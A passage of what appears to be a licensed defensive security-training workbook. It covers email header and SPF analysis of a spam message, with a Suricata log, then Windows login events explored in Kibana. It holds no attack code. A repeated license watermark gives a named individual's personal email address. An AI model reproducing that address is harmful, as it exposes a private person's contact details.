fdnjwdhw@fdnjwdhw-----us-west-2.compute.amazonaws.com designates 52.42.193.106 as permitted sender)
    smtp.mailfrom=FDNJWdHw@fdnjwdhw-----us-west-2.compute.amazonaws.com
```

First, although it was an spf "pass", the verbiage says it was a "best guess record" which means the specific subdomain the email claimed to be from did not have an SPF record, so it fell back to using the top level domain. What domain did the email claim to be from though? Remember previously when we typed the MAIL FROM: line upon the initial SMTP connection (the "envelope from" address)? How SMTP works is whatever address was entered there gets filled into the Return-Path header, and the Return-Path header is the domain SPF uses for verification. Therefore in this email we can see the return path (and MAIL FROM: ) entered was

FDNJWdHw@fdnjwdhw-----us-west-2.compute.amazonaws.com . Since this domain doesn't exist, it can't have its own SPF record, so google fell back to checking



amazonaws.com's SPF record. Here's the response it would've received and used to judge the email:

```
student@ubuntu:~/labs/2.3$ dig amazonaws.com TXT
; <<>> DiG 9.11.3-lubuntu1.5-Ubuntu <<>> amazonaws.com TXT
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 44950
;; flags: qr rd ra; QUERY: 1, ANSWER: 2, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:;; udp: 65494
;; QUESTION SECTION:
amazonaws.com.                IN      TXT

;; ANSWER SECTION:
amazonaws.com.                5      IN      TXT      "v=spf1 include:amazon.com ~all"
```

Since there is a `~all` in this record, the spf check technically passed, just in the most minimal way possible, and using a domain that wasn't real.

Moving on to the message headers on lines 50-65, is there anything else that stands out?

```
50 Content-Type: text/html; charset=utf-8
51 MIME-Version: 1.0
52 Subject: Keto - Read This Now!
53 From: KetoSlim <no-replyY9A@ccllyelp.com>
54 To: student@gmail.com
55 Date: Wed, 13 Feb 2019 15:44:32 +0000 (UTC)
56 List-Unsubscribe: <mailto:returnto+bn+nDv30l-USBhgbRrdG8dNYf5WBuIh79ufXnkEH_M5MybTNWnG8ShMtq@4KDjyelp.com>
57 X-Internal-Priority: 10
58 X-Template: templates.emails.email_confirm_v2
59 Errors-To: returnto@yelp.com
60 Message-ID: <Y9A.20190213154431.8.3721.7a67b41e3808486797c2b446653183ce@www.4KDjyelp.com>
61 enc_user_id: LLdAyMrafGgXK
62 biz_user_id: iP9CbcFLJaZEKLj
63 X-SG-EID: +VkCyJ54sem0sNEeUIT2mMSk5GHtY+WG3xyNnAQRIPkLDkBXzBpTynBU1oevyr138NfxVM1Rpn0/sr 61ukhlLkKw6LzxLkKzRe8jN4Cj2l
+S2v4WtUs3tP7vz+BQGUrQo3AF8oU0cyFjDxEtAY+A4Bcf/7ea5 5Ahxgu+5Wunm1Jmd6/NHA6sjtg58AdxsC5wSyHnc3huo2erYYq/CDSKX8w==
64 X-SG-ID: rrAhLvaSoEhkBBFHTC1ezYfJktvDZUKN9hyvmEpeo3EFVhnnvWnjcIoLdumw6Zbv3eG+TrFV9617t egTfpyktR2sHnVmd+S/
abwhIpXmiprzpBivte4d4NMNtkyqAljzbdTTm5Jz/IDoSUYUDxLtoRv4VYVW 0jbwrIoQ2l4KbqVBM2DMAgNi7irr0r5YsVxgxZaudRBtmscL/
ZEmLtp5eTofAo8StUnk+/hGIKgcj c=
65 X-Feedback-ID: AnGm5uRTU:9eRpWPBjdQqbGpe3/qRZh63jzmmUUUVQr+JP1it4inoM=:9eRpWPBjdQqbGpe3/qRZh63jzmmUUUVQr+JP1it4inoM=:SG
```

There are a lot of optional "X-" headers that seem to contain useful information here, but the "From:" and "Date:" lines do stick out. For one, the date header is listed here as Feb 13th again. Second, the From: address is set to claim the email is from the domain `ccllyelp.com`. If we check the details on this domain with the `whois` command, we'll find that domain doesn't actually exist!

```
student@ubuntu:/labs/2.3$ whois cclyelp.com
No match for domain "CCLYELP.COM".
>>> Last update of whois database: 2019-03-31T22:37:09Z <<<
```

As you can see, email header analysis is not always straightforward and you never know what you're going to find. Although it's not always 100% possible to know what happened in an email's past, looking for the basic fields we have discussed can give us a clue to the origins, and whether it is likely to be malicious or not.

## Lab Conclusion

The goal in of this lab is to get you deep down into the details of how email is sent. Without a full understanding of where the fields in the headers come from, how email is transacted from client to server, and sending server to receiving server, it's hard to make sense of what is real email and what is spoofed.

Strong monitoring of email with a tool like Suricata can help you track down and eliminate spam waves as they come in. When applied to the email in this lab, Suricata produces the following log:

```
{
  "timestamp": "2019-03-31T05:23:55.331927-0700",
  "flow_id": 1890574564825266,
  "pcap_cnt": 20,
  "event_type": "smtp",
  "src_ip": "127.0.0.1",
  "src_port": 54054,
  "dest_ip": "127.0.0.1",
  "dest_port": 1025,
  "proto": "TCP",
  "tx_id": 0,
  "smtp": {
    "helo": "[127.0.0.1]",
    "mail_from": "<sam@abc-company.com>",
    "rcpt_to": [
      "<student@sec450.com>"
    ]
  },
  "email": {
    "status": "PARSE_DONE",
    "from": "\"Sam A.\" <sam@abc-company.com>",
    "to": [
      "student@sec450.com"
    ],
    "subject_md5": "8b1a9953c4611296a827abf8c47804d7"
  }
}
```

Notice it includes *both* from addresses, as well as an MD5 hash of the subject, which makes it easy to search. With the ability to group and search incoming email fields in your SIEM, once an email is identified as potentially malicious, finding and scoping the problem becomes much easier. Hopefully this lab helped you understand how email is crafted and sent, and will assist you in email alert triage going forward!

In this lab, you have:

- Sent an email through a simulated two-server email system
- Analyzed email headers to see where each field comes from
- Analyzed a PCAP of an email being sent from a client to server
- Manually crafted and sent a spoofed email



- Analyzed a real spam email to understand where it came from and find the goal of the attack

You can now close the Thunderbird and Microsoft Visual Studio Code windows. To shut down the services used for this lab go back to your terminal window (or open a new one) and enter the commands below:

```
cd /labs/2.3
docker-compose down
```

**Lab 2.3 is now complete!**

Licensed To: David Owerbach <0mamaloney0@gmail.com> April 28, 2020

This page intentionally left blank.

Licensed To: David Owerbach <0mamaloney0@gmail.com> April 28, 2020

## Lab 3.1 - Interpreting Windows Logs

### Objectives

- Learn to find and interpret key Windows logs
- Learn how Windows logs are commonly stored in a SIEM
- Explore different log files and channels to find data of interest

### Exercise Preparation

Before starting this lab, you must start the required services. To do this, open a command terminal from the start bar.




Once the window is open, start the services by entering the following commands at the command line.

```
cd /labs/3.1
docker-compose up -d
```


This command will take a minute to spin up Elasticsearch and Kibana which will act as our SIEM for this lab. To check if the services are ready, open a Firefox browser window by clicking on the icon in the top bar of the VM.



Once open, click the Kibana icon:



If you receive a message that says Kibana is not yet ready, give it a few more moments. You should now see the following screen:



Once Kibana is loaded click the **Discover** tab, you are then ready to start the lab.

This lab will use the logs from a single laptop where a number of events of interest occurred. We will use Kibana to locate and explore these events, and show how to identify what action was taken on the host and solve a number of questions relevant to most investigations.

## Exercise Walkthrough Video

|

## Lab Steps

### 1. Identify an attack using Windows login events

Some of the most important events to be able to find and understand for Windows hosts are login attempts. Both successful and failed attempts need to be well-understood in order to find adversaries attempting to, and successfully moving through a targeted environment. In this step, we'll look at some Windows logs to see the fields and event IDs that are relevant to logins.

Remember from the slides the event IDs associated with login events from Windows are all located in the **Security** channel and can be interpreted as follows:



- 4624 - Successful login
- 4625 - Failed Login

In this step, we'll look at the profile of logins over time on a Windows machine. In the Discover tab in Kibana we first need to bring up the times for which data is recorded. In this lab, all data we'll look at is between the two dates of **April 9, 2019, 03:00:00 and April 9, 2019, 10:00:00**.

#### Note

This data was recorded in US Eastern Daylight Savings time, you may need to adjust the bounds when these labs are done in other time zones. As long as you can see where the data starts and ends on the histogram, everything will work properly, there is no data outside that period.

To bring up the data, you must enter this into the date picker in the upper right corner. Follow the pictures below, click where the arrows indicate to set the date:



# Select April, 2019

00.000 → now

**1** Absolute Relative Now

< April 2019 >

SU	MO	TU	WE	TH	FR	SA
31	1	2	3	4	5	6
7	8	<b>9</b>	10	11	12	13
14	15	16	17	18	19	20
21	22	23	24	25	26	27
28	29	30	1	2	3	4

**2** **3**

02:30 AM  
**03:00 AM**  
03:30 AM  
04:00 AM  
04:30 AM  
05:00 AM  
05:30 AM  
06:00 AM  
06:30 AM

2019-04-09 03:00:00.000



Apr 9, 2019 @ 03:00:00.000 → now

Absolute Relative Now

< April 2019 >

SU	MO	TU	WE	TH	FR	SA

02:30 AM  
**03:00 AM**



Once you've selected both dates, press "Update". You should now see a list of *all* logs produced on the machine:





The screenshot shows the Kibana search interface. At the top, it displays '12,399 hits' and navigation options like 'New', 'Save', 'Open', 'Share', and 'Inspect'. A search bar contains the query 'winlogbeat\*'. Below the search bar, there's a 'Filters' section with '+ Add filter' and a list of 'Selected fields' and 'Available fields'. A 'Histogram' chart shows the distribution of events over time, with a significant peak at 08:00. Below the histogram, a list of logs is shown, with two entries expanded to show their details. The first log entry is for 'Apr 9, 2019 @ 09:40:42.377' and the second is for 'Apr 9, 2019 @ 09:40:38.861'. The logs contain fields like 'winlog.computer\_name', 'winlog.process.pid', 'winlog.process.thread.id', 'winlog.keywords', 'winlog.event\_data.ParentProcessName', 'winlog.event\_data.NewProcessID', 'winlog.event\_data.SubjectLogonId', 'winlog.event\_data.TargetProcessName', 'winlog.event\_data.SubjectUserName', 'winlog.event\_data.SubjectDomainName', 'winlog.event\_data.ProcessId', 'winlog.event\_data.TargetDomainName', 'winlog.event\_data.SubjectUserSid', and 'winlog.event\_data.TargetUserName'.

We want to only view the login events, so the most efficient way to do that is to search for only the successful and failed login event IDs. In Kibana, the event ID field is named `winlog.event_id`. To find all login events only, place the following search into the search bar then press "Update" again.

```
winlog.event_id:4624 or winlog.event_id:4625
```

The screenshot shows the Kibana search bar with the query 'winlog.event\_id:4624 or winlog.event\_id:4625' entered. A red box highlights the search bar, and a red arrow labeled '1' points to it. To the right of the search bar is a 'KQL' button, a calendar icon, and a date range 'Apr 9, 2019 @ 03:00:00.0 - Apr 9, 2019 @ 10:00:00.0'. A red arrow labeled '2' points to the 'Update' button.

You should now see only login events in the log list below. Expand the first entry in the list by clicking on the the drop down arrow:

Time ▾	_source
> Apr 9, 2019 @ 09:40:31  	@timestamp: Apr 9, 2019 @ 0 hread.id: 804 winlog.keywor ystem32\services.exe winlog utboundDomainName: - winlog mittedServices: - winlog.ev
> Apr 9, 2019 @ 09:37:52.944	winlog.computer_name: ACME1 lure winlog.channel: Securi _data.LogonType: 3 winlog.e jectLogonId: 0x0 winlog.eve

You should now see many different field names listed with their values next to them. One of the most important is the "message" field, which shows the exact same view of the rendered log you would see in the Windows Event Viewer

t **message** An account was successfully logged on.

Subject:

Security ID:	S-1-5-18
Account Name:	ACME1L1018\$
Account Domain:	BLUE-TEAM
Logon ID:	0x3E7

Logon Information:

Logon Type:	5
Restricted Admin Mode:	-
Virtual Account:	No
Elevated Token:	Yes

Impersonation Level: Impersonation

New Logon:

Security ID:	S-1-5-18
Account Name:	SYSTEM
Account Domain:	NT AUTHORITY
Logon ID:	0x3E7
Linked Logon ID:	0x0
Network Account Name:	-
Network Account Domain:	-
Logon GUID:	{00000000-0000-0000-0000-000000000000}

Process Information:

Process ID:	0x278
Process Name:	C:\Windows\System32\services.exe

**Same view as Windows Event Viewer**


Like we mentioned, this is important to have because it is the most human-readable version of the data. It's a poor choice for trying to filter however. For picking specific fields to filter on we have all the individual fields listed within the event:

winlog.api	wineventlog
winlog.channel	Security
winlog.computer_name	ACME1L1018
winlog.event_data.AuthenticationPackageName	Negotiate
winlog.event_data.ElevatedToken	%%1842
winlog.event_data.ImpersonationLevel	%%1833
winlog.event_data.IpAddress	-
winlog.event_data.IpPort	-
winlog.event_data.KeyLength	0
winlog.event_data.LmPackageName	-
winlog.event_data.LogonGuid	{00000000-0000-0000-0000-000000000000}
winlog.event_data.LogonProcessName	Advapi
winlog.event_data.LogonType	5
winlog.event_data.ProcessId	0x278
winlog.event_data.ProcessName	C:\Windows\System32\services.exe
winlog.event_data.RestrictedAdminMode	-
winlog.event_data.SubjectDomainName	BLUE-TEAM
winlog.event_data.SubjectLogonId	0x3e7
winlog.event_data.SubjectUserName	ACME1L1018\$
winlog.event_data.SubjectUserSid	S-1-5-18


## Individual Fields from XML

These are the fields that come from the structured XML view in Windows Event Viewer.


For inspecting the logs for odd logins we would want to choose which of these columns are the most relevant for finding anomalies. To do this manually in Kibana, you can click the "Toggle column in table" button that appears when you mouse over a field.



Instead of searching for them manually, a pre-made login-relevant set of columns has been made for you that you load. Scroll to the top of the page in Kibana and select "Open" in the upper left of the page.



Then select the "Logins - Search" option.



In this view you can much more easily see the relevant detail for each individual log. You can now see that the 2nd log in the list is a 4625 - a failed login. Expand it and look at the details in the "message".

Time	winlog.event_id	winlog.event_data.TargetUserName	winlog.event_data.LogonType	winlog.event_data.IpAddress
> Apr 9, 2019 @ 09:40:38.852	4,624	SYSTEM	5	-
> Apr 9, 2019 @ 09:37:52.944	4,625	student	3	192.168.42.223

Licensed To: David Owerbach <0mamaloney0@gmail.com> April 28, 2020

```
An account failed to log on.

Subject:
  Security ID:          S-1-0-0
  Account Name:        -
  Account Domain:      -
  Logon ID:            0x0

Logon Type:           3

Account For Which Logon Failed:
  Security ID:          S-1-0-0
  Account Name:        student
  Account Domain:      localhost

Failure Information:
  Failure Reason:       Unknown user name or bad password.
  Status:              0xC000006D
  Sub Status:          0xC000006A

Process Information:
  Caller Process ID:   0x0
  Caller Process Name: -

Network Information:
  Workstation Name:    \\192.168.42.223
  Source Network Address: 192.168.42.223
  Source Port:        54780

Detailed Authentication Information:
  Logon Process:       NtLmSsp
  Authentication Package: NTLM
  Transited Services:  -
  Package Name (NTLM only): -
  Key Length:         0
```

In the details we can see that this was a login type 3 (a "network" login). It was initiated by a client at IP address 192.168.42.223 using the NTLM protocol, but failed because it had the wrong password for student, the user they tried to login to.


Scrolling further down, each of these fields are broken out into individual log items:

winlog.computer_name	ACME1L1018
winlog.event_data.AuthenticationPackageName	NTLM
winlog.event_data.FailureReason	%%2313
winlog.event_data.IpAddress	192.168.42.223
winlog.event_data.IpPort	54780
winlog.event_data.KeyLength	0
winlog.event_data.LmPackageName	-
winlog.event_data.LogonProcessName	NtLmSsp
winlog.event_data.LogonType	3
winlog.event_data.ProcessId	0x0
winlog.event_data.ProcessName	-
winlog.event_data.Status	0xc000006d
winlog.event_data.SubStatus	0xc000006a
winlog.event_data.SubjectDomainName	-
winlog.event_data.SubjectLogonId	0x0
winlog.event_data.SubjectUserName	-
winlog.event_data.SubjectUserSid	S-1-0-0
winlog.event_data.TargetDomainName	localhost
winlog.event_data.TargetUserName	student
winlog.event_data.TargetUserSid	S-1-0-0
winlog.event_data.TransmittedServices	-
winlog.event_data.WorkstationName	\\192.168.42.223
winlog.event_id	4,625
winlog.keywords	Audit Failure
winlog.opcode	Info

Is this part of an attack? Maybe a brute force attempt? An intruder on the internal network? How would we know? This is where the visualization power of your SIEM comes in. If you can take fields like the IP address, success/failure codes, usernames, and IP addresses, and plot them on relevant charts, anomalies will immediately stick out.



A dashboard has been made for you that does exactly this. To view it, click on the "Dashboard" tab on the left side of the screen:




Then select the "Logins - Dashboard" item:



